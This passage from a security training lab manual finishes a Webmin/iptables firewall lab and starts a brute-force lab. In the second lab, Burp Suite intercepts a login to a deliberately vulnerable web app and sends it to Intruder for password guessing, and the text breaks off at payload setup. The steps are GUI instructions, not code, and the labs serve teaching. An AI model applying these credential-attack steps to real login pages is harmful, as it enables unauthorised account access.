
8. Click on **Networking** in the left side of the page.



9. Now click on **Linux Firewall**.




10. Click on **Reset Firewall** button.



Following steps would be used to create a rule to Block all incoming connetions on external interface.


11. Click on **Block all incoming connections on external interface,** select **eth0** then click on **Setup Firewall** Button.(Blocking all incoming connections)

12. Click on **Add Rule** button.




Following steps would be used to create a rule to allow Webmin from Windows 7(10.0.0.12)machine from centos6.4(10.0.0.13).

13. Create a new rule to allow webmin access to **Windows 7(10.0.0.12**) only by clicking on **Add Rule** button.
    Select Rule Comment: **webmin access for Windows 7(10.0.0.12)**
    Action to take: **Accept**
    Source address or network: **Equals and 10.0.0.12**
    Network Protocol: **Equals and TCP**
    Destination TCP & UDP port: **Equals** Port(s):**10000**




14. Scroll down the page and click on **Create** button.

15. The created rule would be displayed.




16. Now click on **Apply Configuration** button.




Following steps would be used to check the defined rules for Windows7(10.0.0.12) machine created by webmin, from CentOS6.4(10.0.0.13).


17. Switch to Windows 7 (10.0.0.12) machine and scan CentOS6.4 (10.0.0.13) machine using Zenmap. This time only tcp **port 10000** of is shown as open ports.




18. Now try to connect **CentOS6.4 (10.0.0.13)** with **putty** using **SSH**.



19. An error message is displayed because now **SSH** access is blocked for all incoming connections.



20. Open browser and type URL **https://myserver.domain.com:10000** to access webmin console. Webmin login console would be displayed because it is allowed for **Windows 7 (10.0.0.12)** machine for remote management.



Lab Outcomes

In this lab the participant has done the following:

- Configured Host based Firewall on Linux (Iptables using webmin) to allow HTTP on port 10000 i.e. (tcp port 10000)

MODULE- 13: Brute Force Attack in Web Application

Objective of the Lab

In this lab, security of a web application would be analyzed. The burp Suite tool would be used to get the login credentials by using brute force attacks.

Terminologies

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Password cracking is the process of recovering passwords from data that has been stored in or transmitted by a computer system. A common approach is to repeatedly try guesses for the password. Users often choose weak passwords. Examples of insecure choices include single words found in dictionaries, family names, any too short password (usually thought to be less than 6 or 7 characters), or predictable patterns (e.g. alternating vowels and consonants, which is known as leetspeak, so "password" becomes "p@55w0rd").

Brute Force Attacks involves, trying every possible password by using several combinations of alphabet(Lower case and Uppercase),numbers, special characters. In theory, if there is no limit to the number of attempts, a brute force attack will always be successful since the rules for acceptable passwords must be publicly known; but as the length of the password increases, so does the number of possible passwords making the attack time longer.


Pre-Requisite for this Lab

1. IseaVulnerbleWebAppV17.0 machine and Kali Linux.
2. Both VMs are communicating to each other.(refer to Module 0)


Lab Procedure

1. Start IseaVulnerbleAppV.17 and Kali Linux virtual machine
2. Access vulnerable web portal using http://10.0.0.14 in kali Linux (Iceweasel browser).
3. Login with credentials (User: admin and Pass: password).

4. Set the security Level of Web Application to "**Low**" by following **IseaVWA>>Low>>Submit.**



5. Select "**Brute Force**" from the left navigation menu.




6. Now input the login credentials as "admin" & “12345”, without clicking on “Login” button.


Modifying Network Setting of Iceweasel Browser

The following steps would be used to modify the network setting of Iceweasel web browser with respect to manual proxy setting.


7. Now open new tab and input “**about:preferences”** or navigates through **Alt** key and follow **Edit>>Preferences**.



8. Now navigate through **Advance>>Network>>Setting**




9. Select Manual proxy configuration, under configure Proxies, to Access the Internet and provide the setting, as shown below and submit it.



Using BURP SUITE Application

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

10. Now open the tool "**Burp Suite**" available on Kali Linux, as shown below.




11. The default window of Burp suite would appear. Burp Suite contains various tools for performing different testing tasks. The tools operate effectively together, and interesting requests can be passed between tools as the work progresses, to carry out different actions.


- **Target** - This tool contains detailed information about target applications, and it drive the process of testing for vulnerabilities.
- **Proxy** - This is an intercepting web proxy that operates as a man-in-the-middle between the end browser and the target web application. It intercept, inspect and modify the raw traffic passing in both directions.
- **Spider** - This is an intelligent application-aware web spider that can crawl an application to locate its content and functionality.
- **Scanner** - This is an advanced web vulnerability scanner, which can automatically discover numerous types of vulnerabilities.
- **Intruder** - This is a powerful tool for carrying out automated customized attacks against web applications. It is highly configurable and can be used to perform a wide range of tasks to make the testing faster and more effective.
- **Repeater** - This is a simple tool for manually manipulating and reissuing individual HTTP requests, and analyzing the application's responses.

- **Sequencer** - This is a sophisticated tool for analyzing the quality of randomness in an application's session tokens or other important data items that are intended to be unpredictable.
- **Decoder -** This is a useful tool for performing manual or intelligent decoding and encoding of application data.
- **Comparer -** This is a handy utility for performing a visual "diff" between any two items of data, such as pairs of similar HTTP messages.
- **Extender -** This lets you load Burp extensions, to extend Burp's functionality using your own or third-party code.


12. In burp suite window, select proxy tab and make sure Intercept is on. It would enable capturing of http data. It would operate as a man-in-the-middle between the end browser and the target web application. It intercepts, inspect and modify the raw traffic passing in both directions.




13. Now switch to Iceweasel browser, where user id and password is already typed. Now click on "Login", and mentor the http raw data stream captured by Burp suite .From the output, the username and password will be displayed.




14. Select username and password ,right click and select "send to Intruder".




15. Now switch to “Intruder” tab.



16. Now switch to Payloads tab, as shown below. This tab is used to configure one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. For many common tasks, such as fuzzing parameters, brute force guessing a user's password, or cycling through page identifiers, only a single payload set is needed.

